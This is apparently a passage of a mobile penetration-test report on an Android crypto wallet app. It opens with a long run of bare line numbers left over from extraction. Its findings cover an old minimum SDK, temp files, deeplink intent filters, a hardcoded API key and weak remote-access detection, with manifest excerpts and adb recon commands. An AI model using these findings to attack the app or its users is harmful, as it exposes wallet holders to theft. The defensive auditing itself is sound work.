67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
```

L-02 App can be installed on a vulnerable upatched Android version

Severity **Low** Status ● Resolved Category Improper Platform Usage

TESTING DETAILS

- Original finding number: 5.8
- Tools used: Jadx-gui & Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The app can be installed on a vulnerable, unpatched Android version (Android 7.0, [minSdk=24]). This application supports installation on older Android versions with multiple known vulnerabilities that remain unpatched. These devices no longer receive security updates from Google, posing a significant security risk.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk.

TECHNICAL IMPACT

Installing an Android app on an outdated version can expose devices to critical security risks, such as data breaches, malware infections, and privilege escalation. Older OS versions lack modern protections and patches, allowing attackers to exploit known vulnerabilities, gain unauthorized access, and steal sensitive information. This can lead to app instability, compromised personal data, and potential long-term damage, making it crucial to use updated Android versions for security and performance.

BUSINESS IMPACT

Using an unpatched Android version with known vulnerabilities can be exploited through the installation of the [xenea-wallet] app. Attackers can leverage security flaws to execute arbitrary code, escalate privileges, or compromise sensitive data, leading to potential financial and privacy risks.

REMEDIATION

Supporting older Android versions with multiple known security vulnerabilities increases the risk of exploitation, as these devices no longer receive security updates from Google. It is recommended to enforce a minimum supported Android version of 10 (API 29) or higher to ensure a more secure environment.

REFERENCES

- [Android Security Bulletin](#)
- [Google Play's Target API Level Policy](#)
- [Android Version Distribution & Support](#)

STEPS TO REPRODUCE


1. using jadx-gui tools we decompile the application and analysis it's android-manifest.xml file

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="8" android:versionName="2.0.0" android:compileSdkVersion="35" android:compileSdkVersion="35" android:minSdkVersion="24" android:targetSdkVersion="34"/>
3 <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
4 <uses-feature android:name="android.hardware.camera" android:required="false"/>
5 <uses-permission android:name="android.permission.INTERNET"/>
6 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="32"/>
7 <uses-permission android:name="android.permission.CAMERA"/>

```

2. while reading android-manifest.xml file we paid attention to it's sdk-version and we see that it's sdk-version is 24.



3. Which can be installed on older android version.

Tablet status
System update
Status Status of the battery, network, and other information
Legal information
Model A5010
Android version 7.1.2
Android security patch level October 5, 2017
Baseband version MPSS.AT.2.0.c4.7-00070-8998_GEN_PACK-2.179387.1.214666.1
Kernel version Unavailable
Build number OnePlus-user 7.1.2 201711130.276299 release-keys

```

C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>adb -s 127.0.0.1:21513 shell getprop | grep "version"
[gsm.version.baseband]: [MPSS.AT.2.0.c4.7-00070-8998_GEN_PACK-2.179387.1.214666.1]
[ro.build.version.all_codenames]: [REL]
[ro.build.version.base_os]: []
[ro.build.version.codename]: [REL]
[ro.build.version.incremental]: [rel.se.infra.20230407.183633]
[ro.build.version.preview_sdk]: [0]
[ro.build.version.release]: [7.1.2]
[ro.build.version.sdk]: [25]
[ro.build.version.security_patch]: [2017-10-05]
[ro.opengles.version]: [196609]
[ro.version]: [9.1.5]
C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>adb -s 127.0.0.1:21513 shell getprop ro.build.version.release
7.1.2
C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>

```



Web3 Wallet for the New Era

Achieve both high security and superior usability

Enter the invite code if you have

e.g. AITL2435djF

Sign up

or

Log in

L-03 App creates temp file

Severity **Low** Status ● Acknowledged Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.9
- Tools used: JADX-GUI
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During the assessment, it was observed that the application creates a temporary file, which may contain sensitive information. Sensitive data should never be written into a temporary file without proper security measures.

VULNERABLE LOCATION

Throughout the xenea-wallet.apk

TECHNICAL IMPACT

An attacker with access to the temporary file could retrieve sensitive data, potentially using it for future attacks.

BUSINESS IMPACT

Exposure of sensitive information could lead to data leakage, regulatory compliance violations, and reputational damage to the organization.

REMEDIATION


- Avoid creating temporary files if not necessary.
- If creating a temporary file is essential, ensure that sensitive information is encrypted before being stored.
- Securely delete temporary files after use to prevent unauthorized access.

REFERENCES


- [OWASP Mobile Security Testing Guide \(MSTG\) – Storage Security](#)
- [Android Developers – Internal Storage Best Practices](#)
- [Android Security Best Practices – Temporary Files and Data Leakage](#)
- [OWASP Mobile Top 10 – Insecure Data Storage \(M2\)](#)

STEPS TO REPRODUCE

1. Open the application in JADX-GUI search, createtemp and observe the file's.



2. Open any of the files and observe that application using the createTemp function.



L-04 Deeplink Misconfiguration Enables Unauthorized Navigation

Severity **Low** Status ● Acknowledged Category Insecure Communication

TESTING DETAILS

- Original finding number: 5.15
- Tools used: jadx-gui & adb
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

We observed that the application is vulnerable to deep link misconfigurations, allowing untrusted or improperly validated deep links to trigger unintended actions. This could enable unauthorized navigation within the app, potentially exposing sensitive functionality or data.

VULNERABLE LOCATION

AndroidManifest.yml

TECHNICAL IMPACT

An attacker can exploit deep link misconfigurations to bypass authentication, access restricted areas of the application, or manipulate app behavior, potentially leading to data leakage, privilege escalation, or unauthorized transactions.

BUSINESS IMPACT

Unauthorized access to sensitive app features or data can lead to reputational damage, financial losses, and compliance violations. Attackers may exploit this flaw to gain access to user accounts, perform fraudulent actions, or disrupt business operations.

REMEDIATION

Validate and restrict deep links by implementing intent filters with proper authentication checks and allowlisting trusted sources to prevent unauthorized access.

REFERENCES

- [OWASP Mobile Security Testing Guide \(MSTG\)](#)
- [Android Developers – Deep Links](#)
- [Google Security Best Practices for Deep Links](#)

STEPS TO REPRODUCE


1. First open the apk with jadx-gui and observe the AndroidManifest.yml file.

```

<meta-data android:name="flutter_deeplinking_enabled" android:value="true"/>
<intent-filter android:autoVerify="true">
  <action android:name="android.intent.action.VIEW"/>
  <category android:name="android.intent.category.DEFAULT"/>
  <category android:name="android.intent.category.BROWSABLE"/>
  <data android:scheme="com.xenea.app"/>
</intent-filter>
<intent-filter android:autoVerify="true">
  <action android:name="android.intent.action.VIEW"/>
  <category android:name="android.intent.category.DEFAULT"/>
  <category android:name="android.intent.category.BROWSABLE"/>
  <data android:host="staging.xenea.app"/>
  <data android:pathPattern="/register/.*/>
  <data android:scheme="http"/>
  <data android:scheme="https"/>
</intent-filter>
<intent-filter android:autoVerify="true">
  <action android:name="android.intent.action.VIEW"/>
  <category android:name="android.intent.category.DEFAULT"/>
  <category android:name="android.intent.category.BROWSABLE"/>
  <data android:host="xenea.app"/>
  <data android:pathPattern="/register/.*/>
  <data android:scheme="http"/>
  <data android:scheme="https"/>

```

2. When we analyze android manifest.xml file we find that there is an activity tag in this we see one tag in which is responsible for deep link means using deep link when we click on an application it's redirected to a website and we can exploit this with adb am.



L-05 Sensitive Google API Key Leaked in Android App Source Code

Severity **Low** Status ● Resolved Category Improper Security Configuration

TESTING DETAILS

- Original finding number: 5.16
- Tools used: jadx-gui & sublime text
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application stores an unobfuscated API key in the strings.xml and AndroidManifest.xml files. Storing sensitive keys in plaintext within these files makes them easily accessible through reverse engineering, potentially leading to unauthorized access and API abuse.

VULNERABLE LOCATION

/res/vaues/string.xml

AndroidManifest.yml

TECHNICAL IMPACT

If the device is compromised, the malicious user will be able to get these sensitive data via the device and can then perform further exploitation using these API_KEY.

BUSINESS IMPACT

Exposing API keys in plaintext within the application files can lead to unauthorized access, API abuse, and data breaches. Attackers can extract these keys through reverse engineering and use them to interact with backend services, impersonate legitimate requests, or perform malicious activities such as data exfiltration, fraud, or denial-of-service (DoS) attacks. This can result in financial losses, reputational damage, and compliance violations.

REMEDIATION

Store API keys securely using environment variables, cloud-based secret management services, or encrypted storage. Avoid hardcoding sensitive keys in application files like strings.xml or AndroidManifest.xml. Implement API key restrictions (e.g., IP-based, domain-based) and rotate keys periodically to minimize the risk of exposure.

Note: We attempted to exploit this API key, but it was not found to be exploitable. However, we still recommend removing it if it is not in use to minimize security risks.

REFERENCES

- [OWASP Mobile Security Testing Guide – Static Analysis for API Keys](#)
- [Google Developer Guide – Keeping your API keys secure](#)
- [Android Security Best Practices – Avoid Hardcoding Secrets](#)

STEPS TO REPRODUCE

Step 1. Open the apk with jadx-gui and observe the AndroidManifest.yml

Step 2. Open the file string.xml and observe that it contains an API_KEY.

L-06 Remote Access Tool Detection not properly implemented

Severity **Low** Status ● Resolved Category Insecure Communication

TESTING DETAILS

- Original finding number: 5.21
- Tools used: Anydesk & Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, we observed that the application's detection for remote access and screen sharing is not properly implemented. This allows an attacker to potentially perform actions by guessing the application's graphical user interface (GUI).

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

A successful attack could lead to data breaches, impacting sensitive user information. The business may face legal consequences, compliance issues, and a decline in user confidence, potentially affecting customer retention and acquisition..

BUSINESS IMPACT

If remote access tool detection is not properly implemented in an application, attackers can gain unauthorized access and control over the app or device. This can lead to data theft, manipulation, or complete device takeover. Malicious actors may exploit this vulnerability for surveillance, deploying malware, or stealing sensitive information. Inadequate detection puts user privacy and app integrity at significant risk, compromising security and trust.

REMEDIATION

